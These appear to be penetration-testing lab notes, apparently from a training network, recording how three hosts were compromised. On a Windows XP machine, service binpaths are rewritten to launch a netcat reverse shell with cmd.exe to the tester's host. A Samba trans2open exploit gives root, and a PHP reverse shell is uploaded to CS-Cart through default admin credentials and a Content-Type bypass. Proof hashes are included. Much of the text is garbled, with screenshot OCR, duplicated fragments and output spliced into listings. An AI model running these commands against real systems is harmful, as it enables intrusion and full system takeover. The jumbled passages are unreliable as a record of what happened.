Product ID: 55274-640-9771731-23056
Original Install Date: 1/10/2007, 5:49:26 PM
System Up Time: 95 Days, 20 Hours, 8 Minutes, 41 Seconds
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 6 Model 15 Stepping 2 GenuineIntel ~2597 Mhz
BIOS Version: INTEL - 6040000
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\System32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT) Greenwich Mean Time : Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 511 MB
Available Physical Memory: 342 MB
Virtual Memory: Max Size: 1,378 MB
Virtual Memory: Available: 1,067 MB
Virtual Memory: In Use: 311 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: N/A
Hotfix(s): 3 Hotfix(s) Installed.
[01]: File 1
[02]: Q147222
[03]: KB893803v2 - Update
Network Card(s): 1 NIC(s) Installed.
[01]: VMware Accelerated AMD PCNet Adapter
      Connection Name: Local Area Connection
      DHCP Enabled: No
      IP address(es)
      [01]: 10.11.1.13
```

The aim is to find the services and enumerate the machine .

So the machine has SSHd and other services I have copied the private key.

Limited shell is given here.

The services show what we can exploit to get NT Auhtoriy\system
I have also tried the time exploit but did not work.

I have tried to install python on the machine but it has failed due to the windows installer service not being enabled and it required admin right to do so:

```
C:\Inetpub>msiexec /a python-3.4.4.msi /qb TARGETDIR=C:\python27  
msiexec /a python-3.4.4.msi /qb TARGETDIR=C:\python27
```

```
C:\Inetpub>
```

```
C:\Inetpub>msiexec /a python-3.4.4.msi  
msiexec /a python-3.4.4.msi
```

```
C:\Inetpub>msiexec /i python-3.4.4.msi  
msiexec /i python-3.4.4.msi
```

```
C:\Inetpub>msiexec /i python-3.4.4.msi TARGETDIR=C:\python8  
msiexec /i python-3.4.4.msi TARGETDIR=C:\python8
```

The Windows Installer Service could not be accessed. This can occur if you are
tance.asp

```
folders.sh
```

```
C:\Inetpub>net start
```

net start

The Windows Installer Service could not be accessed. This can occur if you are
tance.

The Windows Installer Service could not be accessed. This can occur if you are
tance.

These Windows services are started:

Index of ftp://10.11.1.13/

Up to higher level directory

Name

.a.dia

2585.htm

AdminScripts

be

cfexec.cfm

cmd.asp-5.1.asp

DSAKey.cfg

ftproot

iissamples

When I was transferring files across to the box I had to set the mode "binary" so ensure all of the files and stuff were sent across without any corruption.

When transferring the NC.exe you can use the one that exist on the KALI machine "/usr/share/windows-binary/"

The use of the tool AccessChk can tell you what permissions specific users and groups hold for different files, folders, Registry keys, Windows services and other objects.

Beware: old version of would need the an older version to work.

In the access we are using CMD we would need to accept the licensing agreement so use the option:

Old-old.exe /accepteula

To list the services that Authenticated users can change :

We can use this to pick a service and modify it and attach a NC to it and get it to load CMD.exe "-e". So when the service is started we will get a reverse shell with CMD.exe attached to it.

old-oldchk.exe /accepteula -uwcqv "Authenticated Users" *

Modifying the services that was found in the result of the services.

sc qc upnphost // listing it

sc config upnphost binpath= "C:\Inetpub\ff-nc.exe -nv 10.11.0.71 998 -e

C:\WINDOWS\System32\cmd.exe" ---//attaching NC with -e

sc config upnphost obj= ".\LocalSystem" password= "" ----//setting password
for the service

sc qc upnphost //view again

net start upnphost //start it

so we saw that the services that all of the permissions is permitted by is either :
:

upnphost or SSDPSRV. so after failing to start upnphost we tried SSDPSRV which has successfully worked.

sc qc SSDPSRV

sc config SSDPSRV binpath= "C:\Inetpub\ff-nc.exe -nv 10.11.0.71 998 -e

C:\WINDOWS\System32\cmd.exe"

```
sc config SSDPSRV obj= ".\LocalSystem" password= ""
sc qc SSDPSRV
net start SSDPSRV
```

//the weak services and files

```
The specified service does not exist as an installed service.

C:\Inetpub>old-oldchk.exe /accepteula -uwdqs "Authenticated Users" c:\*
old-oldchk.exe /accepteula -uwdqs "Authenticated Users" c:\*
RW c:\Documents and Settings\All Users\DRM
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Dr Wats
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\
RW c:\Documents and Settings\All Users\Tasks
RW c:\WINDOWS\Tasks

C:\Inetpub>old-oldchk.exe /accepteula -uwqs "Authenticated Users" c:\*.*_
old-oldchk.exe /accepteula -uwqs "Authenticated Users" c:\*.*_tpr*ot
RW c:\Documents and Settings\All Users\DRM
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Dr Wats
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Crypto\
RW c:\Documents and Settings\All Users\Application Data\Microsoft\Dr Wats
RW c:\Documents and Settings\All Users\Application Data\Microsoft\User Ac
RW c:\Documents and Settings\All Users\DRM\drmv2.lic
RW c:\Documents and Settings\All Users\DRM\drmv2.sst
RW c:\Documents and Settings\Default User\Cookies\index.datGJQUPPPJJ
RW c:\Documents and Settings\Default User\Local Settings\History\History.
RW c:\Documents and Settings\Default User\Local Settings\Temporary Intern
RW c:\WINDOWS\Tasks

C:\Inetpub>old-oldchk.exe /accepteula -uwcqv "Authenticated Users" *
old-oldchk.exe /accepteula -uwcqv "Authenticated Users" *
RW SSDPSRV
    SERVICE_ALL_ACCESS
RW upnphost
    SERVICE_ALL_ACCESS

C:\Inetpub>
```

So after I set a listener on my machine to get the shell back and got the proof.txt however the shell would die quick coz of service failing .



```
^C
root@kali:~# nc -l -n -v -p998
listening on [any] 998 ...
connect to [10.11.0.71] from (UNKNOWN) [10.11.1.13] 3297
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
type "C:\Documents and Settings\Administrator\Desktop\ proof.txt"
The system cannot find the file specified.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
type "C:\Documents and Settings\Administrator\Desktop\ proof.txt"
The system cannot find the file specified.

^C
root@kali:~# nc -l -n -v -p998
listening on [any] 998 ...
connect to [10.11.0.71] from (UNKNOWN) [10.11.1.13] 3298
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
a26f37da4583ff68f44d133d12ae3459

C:\WINDOWS\system32>
C:\WINDOWS\system32>
C:\WINDOWS\system32>
hostIP.txt

C:\WINDOWS\system32>
```

Windows enumeration :

Commands to run :

```
systeminfo
hostname
net users
net user "name of user"
netsh firewall show config
tasklist /SVC
tasklist
net start
```

DRIVERQUERY

Due to the shell dying coz of the service time out

type "C:\Documents and Settings\Administrator\Desktop\proof.txt"

so i got the proof.txt

```
root@kali:~# nc -l -n -v -p998
listening on [any] 998 ...
connect to [10.11.0.71] from (UNKNOWN) [10.11.1.13] 3298
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>type "C:\Documents and
Settings\Administrator\Desktop\proof.txt"
```

type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
a26f37da4583ff68f44d133d12ae3459

```
C:\WINDOWS\system32>
```

```
*****
sc qc upnphost
sc config upnphost binpath= "C:\Inetpub\ff-nc.exe -nv 10.11.0.71 998 -e
C:\WINDOWS\System32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
net start upnphost
```

```
*****
```

so we saw that the services that all of the permissions is permitted by is either :
upnphost or SSDPSRV. so after failing to start upnphost we tried SSDPSRV which has successfully worked.

```
sc qc SSDPSRV
```

```
sc config SSDPSRV binpath= "C:\Inetpub\ff-nc.exe -nv 10.11.0.71 998 -e  
C:\WINDOWS\System32\cmd.exe"  
sc config SSDPSRV obj= ".\LocalSystem" password= ""  
sc qc SSDPSRV  
net start SSDPSRV
```

```
net stop SSDPSRV
```

due to the shell dying coz of the service time out

```
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
type C:\Documents and Settings\Administrator\Desktop\ proof.txt  
so i got the proof.txt
```

```
root@kali:~# nc -l -n -v -p998  
listening on [any] 998 ...  
connect to [10.11.0.71] from (UNKNOWN) [10.11.1.13] 3298  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>type "C:\Documents and  
Settings\Administrator\Desktop\proof.txt"
```

```
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"  
a26f37da4583ff68f44d133d12ae3459
```

```
C:\WINDOWS\system32>
```

```
*****
```

```
sc qc upnphost  
sc config upnphost binpath= "net user behnam /add"
```

```
sc config upnphost obj= ".\LocalSystem" password= ""  
sc qc upnphost  
net start upnphost
```

```
*****
```

```
sc config SSDPSRV start= demand
```

```
SSDPSRV
```

```
//start service  
net start SSDPSRV
```

```
//start service  
net start upnphost
```

```
//stop  
net stop upnphost
```

```
C:\Inetpub>sc config upnphost start= demand  
sc config upnphost start= demand  
[SC] ChangeServiceConfig SUCCESS
```

```
accesschk.exe -ucqv "Authenticated Users" *
```

```
accesschk.exe -ucqv SSDPSRV
```

```
accesschk.exe -ucqv upnphost
```

```
sc qc upnphost  
//this will check the weak folder and files permission per dirve
```

```
old-oldchk.exe /accepteula -ucqv Spooler  
old-oldchk.exe /accepteula -ucqv "Authenticated Users" *
```

```
old-oldchk.exe /accepteula -ucqv SSDPSRV  
old-oldchk.exe /accepteula -ucqv upnphost
```

```
old-oldchk.exe /accepteula -uwdqs Users c:\  
old-oldchk.exe /accepteula -uwdqs "Authenticated Users" c:\  
old-oldchk.exe /accepteula -uwqs Users c:\*.*  
old-oldchk.exe /accepteula -uwqs "Authenticated Users" c:\*.*
```

```
old-oldchk.exe /accepteula -ucqv upnphost
```

Find all weak folder permissions per drive.

```
accesschk.exe -uwdqs Users c:\  
accesschk.exe -uwdqs "Authenticated Users" c:\
```

Find all weak file permissions per drive.

```
accesschk.exe -uwqs Users c:\*.*  
accesschk.exe -uwqs "Authenticated Users" c:\*.*
```

10.11.1.22

Thursday, September 28, 2017

1:56 PM

```
21/tcp  open  ftp?    syn-ack ttl 64  
|_ftp-bounce: no banner  
22/tcp  open  ssh     syn-ack ttl 64 OpenSSH 3.1p1 (protocol 1.99)  
| ssh-hostkey:  
| 1024 4a:e3:f8:07:d5:d6:b1:b5:bf:54:ac:e7:17:36:7e:e8 (RSA1)  
| 1024 77:67:f2:2c:3d:7c:45:24:fe:5e:0f:de:07:65:b3:57 (DSA)  
|_ 1024 42:b1:48:0b:41:f8:a9:12:cc:9b:c4:ed:26:74:64:2c (RSA)  
| sshv1: Server supports SSHv1  
23/tcp  open  telnet?  syn-ack ttl 64  
25/tcp  open  smtp?   syn-ack ttl 64  
|_smtp-commands: Couldn't establish connection on port 25  
80/tcp  open  http    syn-ack ttl 64 Apache httpd 1.3.23 ((Unix) (Red-Hat/Linux)  
mod_python/2.7.6 Python/1.5.2 mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26  
mod_throttle/3.1.2)  
| http-methods:  
|_ Potentially risky methods: PUT DELETE CONNECT PATCH PROPFIND PROPPATCH MKCOL COPY  
MOVE LOCK UNLOCK TRACE  
|_http-server-header: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2  
mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2  
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
```

```
111/tcp open rpcbind  syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   100000 2      111/tcp rpcbind
|   100000 2      111/udp rpcbind
|   100024 1      32768/tcp status
|_ 100024 1      32768/udp status
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd (workgroup: MYGROUP)
199/tcp open smux    syn-ack ttl 64 Linux SNMP multiplexer
443/tcp open ssl/https syn-ack ttl 64 Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6
Python/1.5.2 mod_ssl/2.8.
|_http-server-header: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_python/2.7.6 Python/1.5.2
mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2
|_http-title: 400 Bad Request
|_ssl-date: 2017-09-28T11:11:30+00:00; -6m59s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
995/tcp open ssl/pop3s? syn-ack ttl 64
|_ssl-date: 2017-09-28T11:11:30+00:00; -6m59s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_WITH_MD5
32768/tcp open status  syn-ack ttl 64 1 (RPC #100024)
MAC Address: 00:50:56:B8:FE:7C (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.50%E=4%D=9/28%OT=21%CT=1%CU=41635%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=59CCDB29%P=i686-pc-linux-gnu)SEQ(SP=5%GCD=1%ISR=CF%TI=Z%TS=7)SEQ(II=I
OS:)OPS(O1=M529ST11NW0%O2=M529ST11NW0%O3=M529NNT11NW0%O4=M529ST11NW0%O5
=M52
OS:9ST11NW0%O6=M529ST11)WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=1
6A0
OS:)ECN(R=Y%DF=Y%T=40%W=16D0%O=M529NNSNW0%CC=N%Q=)ECN(R=N)T1(R=Y%DF=Y%T=40
%
OS:S=O%A=S+%F=AS%RD=0%Q=)T1(R=N)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=FF%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=FF%IPL=164%UN=0%RIPL
OS:=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=FF%CD=S)
```

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

it looks to be that Multi Router Traffic Grapher is vulnerable to directory traversal vulnerability.

things to do :

//did not work

PHP/4.1.2 mod_perl/1.26 mod_throttle/3.1.2 - PHP below 4.3.3 may allow local attackers to safe mode and gain access to unauthorized files. <http://www.securityfocus.com/bid/8201>.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.

//FTP anonymous login
no login didn't even work

//ssh port
running nmap scripts to gain some info

```
22/tcp  open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (2)
|     diffie-hellman-group-exchange-sha1
|     diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|     ssh-rsa
|     ssh-dss
|   encryption_algorithms: (7)
|     aes128-cbc
|     3des-cbc
|     blowfish-cbc
|     cast128-cbc
|     arcfour
|     aes192-cbc
|     aes256-cbc
|   mac_algorithms: (6)
|     hmac-md5
|     hmac-sha1
|     hmac-ripemd160
|     hmac-ripemd160@openssh.com
|     hmac-sha1-96
|     hmac-md5-96
|   compression_algorithms: (2)
```

```
| none  
|_ zlib
```

//telnet scanner module /brute force

Failed

//samaba

auxiliary(smb_version) > exploit

```
[*] 10.11.1.22:139 - Host could not be identified: Unix (Samba 2.2.3a)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_version) >
```

//so enumerate all of the services and everything ! If you have a lot of services, get the version of all of the installed services to see which one is vulnerable to an exploit. Pretty simple, u will end up looking at loads of stuff but it is good for you it will take ages.

The use of the Enum4linux did not display much of the version of the SAMBA server. However the SMB_version module did!

The bufferover flow for SAMA <2.2.8 worked remote code: <https://www.exploit-db.com/exploits/10/>

```
root@kali:~/Documents/10-22# perl 7.pl -M B -t linx86 -H 10.11.0.71 -  
[*] Using target type: linx86  
[*] Listener started on port 1981  
[*] Starting brute force mode...  
[*] Return Address: 0xffff5ff  
[*] Starting Shell 10.11.1.22:33005  
      5 #           Name: trans2root.pl  
      6 #           Author: H D Moore <hdmoore@digitaldefense.net>  
      7 #           Copyright: Copyright (C) 2003 Digital Defense Inc  
uid  
/bin/sh: uid: command not found  
id  
uid=0(root) gid=0(root) groups=99(nobody)  
pwd  
/tmp  
      12 use strict;  
      13  
      14 use IO::Socket;  
      15 use IO::Select;  
      16 use POSIX;
```

//looked at the root and got the proof.txt

```
bin      hmac-sha1-96
boot    hmac-md5-96
compression_algorithms: (2)
dev      none
etc      zlib
home
initrd
lib      telnet scanner module /brute force
lost+found
misc
mnt
opt      /samaba
proc
root    auxiliary(smb_version) > exploit
sbin
tmp      10.11.1.22:139      - Host could be
usr      Scanned 1 of 1 hosts (100% complete)
var      Auxiliary module execution complete
cd root auxiliary(smb_version) >
ls
Desktop
install.log
install.log.syslog
proof.txt
cat proof.txt
da690f91f46eb888719fe942efed2993
```

//proof.txt

```
Desktop install.log install.log.syslog proof.txt
cat proof.txt
Da690f91f46eb888719fe942efed2993
```

```
uname -a
Linux barry 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uname
Linux
```



10.11.1.24

Sunday, October 1, 2017
4:27 PM

```
oot@kali:~# nmap -sV -sS 10.11.1.24 --reason --open -A
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-01 11:22 EDT
Nmap scan report for 10.11.1.24
Host is up, received arp-response (0.11s latency).
Not shown: 992 closed ports
Reason: 992 resets
PORT      STATE SERVICE      REASON      VERSION
22/tcp      open  ssh          syn-ack ttl 64 OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
| ssh-hostkey:
|   | 1024 f3:6e:87:04:ea:2d:b3:60:ff:42:ad:26:67:17:94:d5 (DSA)
|   |_ 2048 bb:03:ce:ed:13:f1:9a:9e:36:03:e2:af:ca:b2:35:04 (RSA)
80/tcp      open  http         syn-ack ttl 64 Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
|_http-server-header: Apache/2.2.4 (Ubuntu) PHP/5.2.3-1ubuntu6
|_http-title: CS-Cart. Powerful PHP shopping cart software
110/tcp     open  pop3        syn-ack ttl 64 Dovecot pop3d
|_pop3-capabilities: TOP UIDL RESP-CODES SASL STLS CAPA PIPELINING
| ssl-cert: Subject:
commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2017-10-01T15:25:02+00:00; +1m34s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
139/tcp     open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: MSHOME)
143/tcp     open  imap        syn-ack ttl 64 Dovecot imapd
|_imap-capabilities: completed Capability SORT NAMESPACE LOGIN-REFERRALS
LOGINDISABLED A0001 LITERAL+ THREAD=REFERENCES UNSELECT IDLE MULTIAPPEND OK STARTTLS
CHILDREN IMAP4rev1 SASL-IR
| ssl-cert: Subject:
commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
|_Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2017-10-01T15:25:02+00:00; +1m34s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
```

```
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.26a (workgroup: MSHOME)
993/tcp open ssl/imap  syn-ack ttl 64 Dovecot imapd
|_imap-capabilities: completed SORT Capability LOGIN-REFERRALS AUTH=PLAINA0001 LITERAL+
THREAD=REFERENCES UNSELECT IDLE MULTIAPPEND OK NAMESPACE CHILDREN IMAP4rev1 SASL-IR
| ssl-cert: Subject:
commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
| Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2017-10-01T15:24:58+00:00; +1m34s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
995/tcp open ssl/pop3  syn-ack ttl 64 Dovecot pop3d
|_pop3-capabilities: TOP UIDL RESP-CODES SASL(PLAIN) USER CAPA PIPELINING
| ssl-cert: Subject:
commonName=ubuntu01/organizationName=OCOSA/stateOrProvinceName=There is no such thing
outside US/countryName=XX
| Not valid before: 2008-04-25T02:02:48
| Not valid after: 2008-05-25T02:02:48
|_ssl-date: 2017-10-01T15:24:59+00:00; +1m34s from scanner time.
| sslv2:
| SSLv2 supported
| ciphers:
|_ SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
MAC Address: 00:50:56:B8:70:E7 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.50%E=4%D=10/1%OT=22%CT=1%CU=30559%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=59D10877%P=i686-pc-linux-gnu)SEQ(SP=D2%GCD=1%ISR=EF%TI=Z%II=I%TS=7)SEQ
OS:(SP=DC%GCD=1%ISR=EF%TI=Z%TS=7)OPS(O1=M529ST11NW5%O2=M529ST11NW5%O3=M529N
OS:NT11NW5%O4=M529ST11NW5%O5=M529ST11NW5%O6=M529ST11)WIN(W1=16A0%W2=16A0
%W3
OS:=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D0%O=M529NNSNW5%C
C=N
OS:%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%D
OS:F=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N)T7(R=N)U1(R=Y%DF=N%T=40%IPL
```

OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

```
|_clock-skew: mean: 1m33s, deviation: 0s, median: 1m33s
|_nbstat: NetBIOS name: PAYDAY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.26a)
|   Computer name: payday
|   NetBIOS computer name:
|   Domain name:
|   FQDN: payday
|_ System time: 2017-10-01T11:25:00-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server doesn't support SMBv2 protocol
```

TRACEROUTE

HOP RTT ADDRESS

1 111.72 ms 10.11.1.24

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 46.66 seconds

So the password to the admin page for CS-CART was admin admin

To get a reverseshell we needed to bypass the .jpg limitation by using burpsuit to change the content from = Content-Type: php to .jpeg

Content-Type: image/png

The image was uploaded on the manage product

Home :: Ads :: fine551 Home :: Manage products Home :: Template editor CS-Cart. Powerful

← i | 10.11.1.24/admin.php?target=products&mode=update&product_id=3&page | Search

Most Visited | Getting Started

CS-CART Shopping Cart Software

Users online: 1

Quick Search: Product name: Product code:

ORDERS

- View orders
- New orders
- Incomplete orders
- Create order
- Order reports
- Manage reports

burpsuite

- Manage categories
- Add new category
- Bulk category addition
- Manage products
- Add new product
- Bulk product addition
- Search for products
- Product features
- Product reviews
- Global options
- Import catalog
- Export catalog
- Manufacturers
- Discounts and coupons

USERS

- All users
- Administrators
- Customers
- Create account
- Memberships

SHIPPING/TAXES

- Shipping methods
- Manage taxes

LOCATIONS

[Home](#) → [Manage products](#) → arash

Warning
Your password must be different from your login!
[Change password](#)

[Add new product](#) [Clone this product](#) [Delete this product](#)

Update products

The fields marked with * are mandatory.

General info

Main category:

Product name: *

Short description:

[Edit in visual HTML editor](#)

GD library is NOT INSTALLED on your server. You cannot use "Create thumbnails automatically" feature without this extension.

Detailed information Images Secondary categories Product options Wholesale prices Files Related products

Thumbnail:
(displayed on products list and product details pages)

Images:  Local Server URL [Browse...](#) [No file selected](#)

Popup larger image:
(optional displayed in popup window)

 Local Server URL [Browse...](#)

Price (\$):
List price (\$):

Via the Thumbnail -> local options

Another way to do it is to upload the template to the `/skins/"php-reverse-shell.php"` , this was done by the template editor option - > local file using the php format do not need to change that! This will put the `php-reverse-shell.php` into the `/skins/` folder then we can use the server option which will not be blocked by the website .php filter.

The screenshot shows a web-based template editor interface. At the top, there is a navigation bar with a 'Home' link and a 'Template editor' section. Below this, a red-bordered warning box displays the message: "Your password must be different from your login!" with a link to "Change password".

The main area is titled "Template editor" and shows the current path as "/skins/". It lists several files and directories:

- .. (yellow folder)
- default_blue (pink folder)
- new_vision_blue (green folder)
- php-reverse-shell.PHP (blue file)
- rshell (blue file)

A legend on the right side defines the icons:

- Green folder: - Directory with operational CUSTOMER and EMAIL templates
- Pink folder: - Directory with operational ADMINISTRATOR templates
- Yellow folder: - Directory with operational ADMINISTRATOR, CUSTOMER and EMAIL templates

Below the file list, there are creation and upload sections:

- Create file:
- Create directory:
- Upload file:
 - Local
 - Server
 - URL

A context menu is visible on the right side of the "php-reverse-shell.PHP" file, listing options: Delete, Rename, Restore from t, Change permis, Edit, and Download.

This was then later used in the created **Arash** product created by using the "Thumbnail -> Server -> "/skins/"**php-reverse-shell.php**"

Then go to the mail website and click on the Arash and start our listener on port 443"

This has given up the reverse shell!

So when you click on Arash it will take few min for the shell to kick in !!

Home :: Ads :: fine551

x Home :: Manage produc...

x Home :: Template editor

x CS-Cart



10.11.1.24/index.php?target=products&product_id=3



90%



Most Visited ▾ Getting Started

INTERNETSHOP
CS-CART TEMPLATE

Home

Catalog

My account

View cart

fine551

test

Site info

[About our company](#)

[Contact us](#)

[Privacy policy](#)

[What is CS-Cart ?](#)

Links

Home > arash

arash



arash

Enter your price:

In stock: 1 items

Amount: [Add to cart ▶](#)

test

Product reviews

No reviews have been placed yet

Add your reviewRate this product: * Your name: *

Your review: *

[Add your review ▶](#)

Send to friend

Name of your friend: E-mail of your friend: * Your name:

```
root@kali:~# nc -l -v -n -p 443
listening on [any] 443 ...
connect to [10.11.0.71] from (UNKNOWN) [10.11.1.24] 40122
Linux payday 2.6.22-14-server #1 SMP Sun Oct 14 23:34:23 GMT 2007 i686 GNU/Linux
16:10:56 up 1 day, 8:19, 0 users, load average: 1.21, 1.08, 1.02
USER        TTY        FROM          LOGIN@    IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

Submit e-mail address to receive free updates and promotions
Enter e-mail address ►

= Recently viewed

NO IMAGE AVAILABLE
ba

NO IMAGE AVAILABLE
test11

png"

INS

? < + > Content

So from www-data account , escalated to Patrick then sudo and got the proof.txt

```
CS-CART TEMPLATE
su: Authentication failure
Sorry.
patrick@payday:/root$ 
patrick@payday:/root$ 
patrick@payday:/root$ lsme > Authentication
ls
capture.cap proof.txt >> Error
The username or password you entered is invalid, please try again.
patrick@payday:/root$ sudo cat proof.txt
sudo cat proof.txt
[+] Authentication
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
About our company
[sudo] password for patrick:patrick
Privacy policy
What is CS-Cart? c19cf7756cfef80636d95d9e73ef4a2e
patrick@payday:/root$

patrick@payday:/root$ 
patrick@payday:/root$ 
patrick@payday:/root$ 

patrick@payday:/root$ 
patrick@payday:/root$ 
patrick@payday:/root$ cat proof.txt
cat proof.txt
cat: proof.txt: Permission denied
patrick@payday:/root$ sudo cat proof.txt
sudo cat proof.txt
c19cf7756cfef80636d95d9e73ef4a2e
patrick@payday:/root$ 
```

```
